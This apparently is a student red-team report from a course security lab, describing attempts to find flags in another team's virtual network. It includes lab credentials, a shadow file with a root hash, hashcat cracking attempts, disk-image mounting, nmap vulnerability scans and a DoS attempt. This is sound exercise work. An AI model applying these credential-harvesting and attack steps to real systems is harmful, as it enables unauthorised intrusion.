


FINAL REPORT OF NSS PROJECT

Proposed by **Blue Team**



Above is the network architecture of the Blue Team. We were given 4 VMs in total which were vpn, freelsd, dmz and internal VMs.

Following are the things that they stated.

- There is extremely poor setup of the firewall, and the webserver is prone to some very obvious common issues.
- The dmz is setup extremely strongly, and they log any spam and will also block any IP for 5 mins for spamming.
- On logging on each user gets their own container, where some users may be able to access unintended areas of the network with some information available to them.
- The database has no shell code execution access, rendering sql injection useless.

- A misconfiguration of the kdc lets users access the database without any authentication.

They told us in the manual that there are 3 flags spread across the network. And the entry point is the webserver, which is available at the ip <http://192.168.56.103>

Apart from trying to exploiting the webserver, we were welcome to move on to exploiting the vpn client too. The intended usecase is for an employee of the company to be able to ssh into the vpn client, ideally one for each user but assuming everyone just uses the same machine for now.

From here, we would ssh into `logger@10.10.0.1`, where the KDC will authenticate each user and provide them their own host machines.

We were also given credentials for vpn client and KDC Authentication. Following are the credentials.

vpn client: lp

For KDC Authentication

Alice : lucio

Bob: h4ppy_phantxm

Charlie: h31l_th3_qu33n

Dean: raiden

Eve: shinji

After getting VMs we started looking for the flags as stated in the manual for us.

We checked for vpn client credentials, which were correct.

We then all the above stated things from which we found that the claim of dmz will block any IP for 5 min for spamming was wrong as we tried spamming it for more than 5 minutes and it was working.

The claim of each user having their own container was true. So after that we tried to access anything useful from the users but we could not find anything.

We were not able to check the database not having shell code execution at that time and kdc misconfiguration because of lack of access.


Then after the final demo we also asked the blue team about these statements and they accepted about vpn clients credentials being correct, dmz blocking IP for 5 min for spamming.

Then we tried a technique where we mount the VDI disk images by using a custom python script using libguestfs. And then we started looking everywhere in the VMs to find anything useful as we didn't have any idea what to do at that time.

Attaching screenshots of what we thought was some useful information.


```
=== /home/internal/.mariadb_history ===
CREATE DATABASE auth;
USE auth;
CREATE TABLE access (
  id INT AUTO_INCREMENT PRIMARY KEY,
  kerberos_principal VARCHAR(255) NOT NULL,
  container_name VARCHAR(255) NOT NULL,
  time_limit_mins INT NOT NULL
);
CREATE TABLE access (  id INT AUTO_INCREMENT PRIMARY KEY,    kerberos_principal VARCHAR(255) NOT NULL,    container_name VARCHAR(255) NOT
NULL,    time_limit_mins INT NOT NULL );
CREATE INDEX idx_kerberos_principal ON access (kerberos_principal);
CREATE USER 'authapp'@'localhost' IDENTIFIED BY 'p4ssw0rd'
;
GRANT SELECT ON auth.* TO 'authapp'@'localhost'
;
FLUSH PRIVILEGES;
INSERT INTO access (kerberos_principal, container_name, time_limit_mins)
VALUES ('alice/admin@MYDOMAIN.COM', 'secure-app-1', 30),
('bob@MYDOMAIN.COM', 'dev-box', 60);
INSERT INTO access (kerberos_principal, container_name, time_limit_mins) VALUES ('alice/admin@MYDOMAIN.COM', 'secure-app-1', 30),
('bob@MYDOMAIN.COM', 'dev-box', 60);
INSERT INTO access (kerberos_principal, container_name, time_limit_mins)
VALUES('charlie@MYDOMAIN.COM', 'db-box', 60),
('dean@MYDOMAIN.COM', 'net-box', 60),
('eve@MYDOMAIN.COM', 'sys-box', 60);
INSERT INTO access (kerberos_principal, container_name, time_limit_mins) VALUES('charlie@MYDOMAIN.COM', 'db-box', 60), ('dean@MYDOMAIN.COM',
'net-box', 60), ('eve@MYDOMAIN.COM', 'sys-box', 60);
select * from access
;
select * from access;
```

These are the screenshots of the entries made into the database.



```
./a.out
vim hole
gcc hole.c
./hole
vim hole
vim hole
gcc hole.c
./a.out
cp hole hole.c
rm hole
gcc hole.c
./a.out
scp hole.c dmz@192.168.1.1
scp a.out dmz@192.168.1.1:/home/dmz
ls
mv yest system@00042069c20dc4dc-a119100dca49eab6.journal
rm dmz@192.168.1.1
vim hole.c
vim system@00042069c20dc4dc-a119100dca49eab6.journal
base64 dcp
base64 system@00042069c20dc4dc-a119100dca49eab6.journal
base64 -d aGludCA6IEBpZ25pdGUuZGNwYWwK
base64 system@00042069c20dc4dc-a119100dca49eab6.journal > baller
base64 -d baller
echo aGludCA6IEBpZ25pdGUuZGNwYWwK > baller
base64 -d baller
vim system@00042069c20dc4dc-a119100dca49eab6.journal
base64 system@00042069c20dc4dc-a119100dca49eab6.journal
base64 -d system@00042069c20dc4dc-a119100dca49eab6.journal
./a.out
gcc hole.c
./a.out
vim hole.c
.
```

We found the shadow file so we had hashes for all the users including root. Then we used hashcat to see if we could crack the passwords. But the hashcat couldn't crack the passwords.




```
shadow - vdi_mount_1-dev_sda2/etc — Kate
File Edit Selection View Go Projects LSP Client Sessions Tools Settings Help
New Open... Save Save As... Undo Redo
shadow - vdi_mount_1-dev_sda2/etc
1 root:$y$j9T$YaqBtDM9uEwCftEdJra0$pwV30EnU.EwLNoY753jMg1SyUXFGsuFwcw1E9XHf1:20191:0:99999:7:::
2 bin:!:20186:0:99999:7:::
3 daemon:!:20186:0:99999:7:::
4 mail:!:20186:0:99999:7:::
5 ftp:!:20186:0:99999:7:::
6 http:!:20186:0:99999:7:::
7 nobody:!:20186:0:99999:7:::
8 dbus:!:20186:0:99999:7:::
9 systemd-coredump:!:20186:0:99999:7:::
10 systemd-network:!:20186:0:99999:7:::
11 systemd-oom:!:20186:0:99999:7:::
12 systemd-journal-remote:!:20186:0:99999:7:::
13 systemd-resolve:!:20186:0:99999:7:::
14 systemd-timesync:!:20186:0:99999:7:::
15 tss:!:20186:0:99999:7:::
16 uuldd:!:20186:0:99999:7:::
17 alpm:!:20186:0:99999:7:::
18 internal:!:20186:0:99999:7:::
19 adam:!:20186:0:99999:7:::
20 bob:!:20186:0:99999:7:::
21 charlie:!:20186:0:99999:7:::
22 eve:!:20186:0:99999:7:::
23 dean:!:20186:0:99999:7:::
24 postgres:!:20186:0:99999:7:::
25 mysql:!:20186:0:99999:7:::
26 tempuser:!:20186:0:99999:7:::
27
```

A screenshot of a Linux terminal window. The title bar at the top reads "passwd - etc --- Kate". The menu bar includes "File", "Edit", "Selection", "View", "Go", "Projects", "LSP Client", "Sessions", "Tools", "Settings", and "Help". The toolbar shows icons for "New", "Open...", "Save", "Save As...", "Undo", and "Redo". The tab bar displays several open files: "passwd - etc x", "container-login x", "passwd - pam.d x", "login x", "log x", "baller x", "hole.c x", and "system@00042069c20dc4dc-a119100dca49eab6joc x". The main text area shows the contents of the "passwd - etc" file, which is a list of system and user accounts with their respective passwords, shells, and home directories. The lines are numbered 1 through 27. The system accounts listed include root, bin, daemon, mail, ftp, http, nobody, dbus, systemd-core, systemd-networkd, systemd-oom, systemd-journal-remote, systemd-resolve, systemd-timesync, tss, uuid, alpm, internal, adam, bob, charlie, eve, dean, postgres, and mysql. The user account "tempuser" is listed on line 27. The terminal window is part of a desktop environment with a taskbar at the bottom showing various application icons and the system clock indicating 11:40 AM on 5/6/25.

The image shows a Windows desktop with a VS Code editor window titled 'known_hosts'. The editor has a dark theme and shows a list of SSH host keys in the 'known_hosts' file. The tabs at the top of the editor are 'container-login', 'passwd - pam.d', 'login', 'baller', 'hole.c', 'authorized_keys', 'known_hosts', 'krb5.conf', and 'log'. The 'known_hosts' tab is active, displaying a list of host keys with their corresponding IP addresses and hostnames. The list includes entries for '192.168.2.2', '10.10.0.1', '192.168.1.2', '192.168.1.1', and '192.168.1.1'. The list is sorted by the IP address and then by the hostname. The list is as follows:
1 192.168.2.2 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIxlQMCEaawQ0S23FgL+PmDTYbp7sxErQchDY1TZFpI
2 10.10.0.1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIxlQMCEaawQ0S23FgL+PmDTYbp7sxErQchDY1TZFpI
3 192.168.1.2 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF4nHxzCAUd9as4k9nLagsvEnxwQ9/hkBaYlHndBshxX
4 192.168.1.2 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgODVPxp+WhhP3JNPwBIlKXE1wuJds1vxYUQbjsj7lsRaylw1gQW6/nfKbDRxg93o5KhYmx9eGB6pX1KhZbquX6vB1Ps/
89RA+Z3+KrOYvW5Pu3IIPq84W13d0E8D2iH2Q57cwQRZTLa0t15kmMxnyJ9hsx1f2WD3FZ+7kLvD0axg20ldYxRwoenQl+IWnm/MJjadG239wrhTcPD1cp7Gd/
GKpC4rFK80a0wTUleXEiNm+9ehHee7Y70n6a9iHutd3Vqg0PU5dMgvd0KgEvu0eET3s920PdASW94YzndolFy69RBePGCKejBfIjtnvFRlUodjmneVZ7wbWnwCp5m2W3lKzP0nmo0KMjZhg/
7gPAES7cfdLHST7bRxsXtr0Njmy1eFoDmLBbe1ZYZuwYBMjMU6g02uLz0er+yntVnptZ/HHCbMDI82wgpVRU1RoMeIY8yhsjF95DsC18nK18mJwfu0aLdAkx+LX7S27N0bu3JnQ5v4BH3d6S1rnfGE=
5 192.168.1.2 ecdsa-sha2-nistp256 AAAAEZVjZHhNLXNoYTIbmlZdHAYNTYAAAAIbmlZdHAYNTYAAABBBECB1NbLQgmpXVM092D160zQpVl+g0XzgjB6m4vFP99eST70iYLCJv4npVNA5KMhnlT/
IKVMLNdbXw2Hl0eFMQ=
6 192.168.1.1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIxlQMCEaawQ0S23FgL+PmDTYbp7sxErQchDY1TZFpI
7
The status bar at the bottom of the editor shows the file path 'known_hosts' and the encoding 'UTF-8'. The Windows taskbar is visible at the bottom of the screen, showing the Start button, a search bar, and several pinned applications including File Explorer, VS Code, and a terminal. The system clock in the bottom right corner shows the time as 12:00 PM on 5/6/25.


As we were looking everywhere we found another file named **hole.c**. This file contained base64 encoded text so we instantly use [base64decode.org](https://www.base64decode.org) to decode the encoded string.

And surprisingly we did found something.



We found that there was indeed a plaintext and in that plaintext we found a username named **deanwinchestersimp42069**. Also we found that the user was very sad about something and really wanted to talk to **deanwinchestersimp42069**.

So then we decided to not interfere in their matters and focus on ours. So we went through all social media platforms starting from Twitter, Threads and Instagram and we found the username on Instagram.



And then we found the flag. We cross checked with the blue team and they accepted that it was a flag.


After VM setup on Demo Machine

Findings

After getting the credentials of VNC we first checked if they the blue team change anything in the network architecture, but they didn't so we then straight went to basic recon as we weren't able to do that earlier.

We started with **Nmap**

We did aggressive scanning and found only 2 ports were open where ssh was deliberately opened by the team and other was http.



```
Terminal - debian@network297: ~
File Edit View Terminal Tabs Help
debian@network297: ~
debian@network297: ~/nikto/program


nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
debian@network297:~$
debian@network297:~$ nmap -sV -A 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-05 23:49 IST
Nmap scan report for 192.168.56.103
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.7 (FreeBSD 20240806; protocol 2.0)
| ssh-hostkey:
|   256 2db866711f47f582a751a1f0632324da (ECDSA)
|_  256 656d88bc0a1e0376e5e10deb9957a751 (ED25519)
80/tcp    open  http      Werkzeug/3.1.3 Python/3.11.11
|_ http-server-header: Werkzeug/3.1.3 Python/3.11.11
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.1.3 Python/3.11.11
|     Date: Mon, 05 May 2025 18:19:28 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually plea
```


Following is the screenshot of nmap NSE command where we used NSE to find any vulnerabilities.

We found that the website is vulnerable to DOS attack.

We tried doing low level DOS attack through Burpsuite. Where we send high volume of requests via Intruder. But it didn't work.

Burp can send large payloads, slowloris-style requests, deliberately slow to keep server connections open.



```
Terminal - debian@network297: ~
File Edit View Terminal Tabs Help
debian@network297: ~/Downloads x  debian@network297: ~ x  debian@network297: ~/nikto/progr... x

debian@network297:~$ nmap --script vuln 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-06 00:26 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.56.103
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (conn-refused)
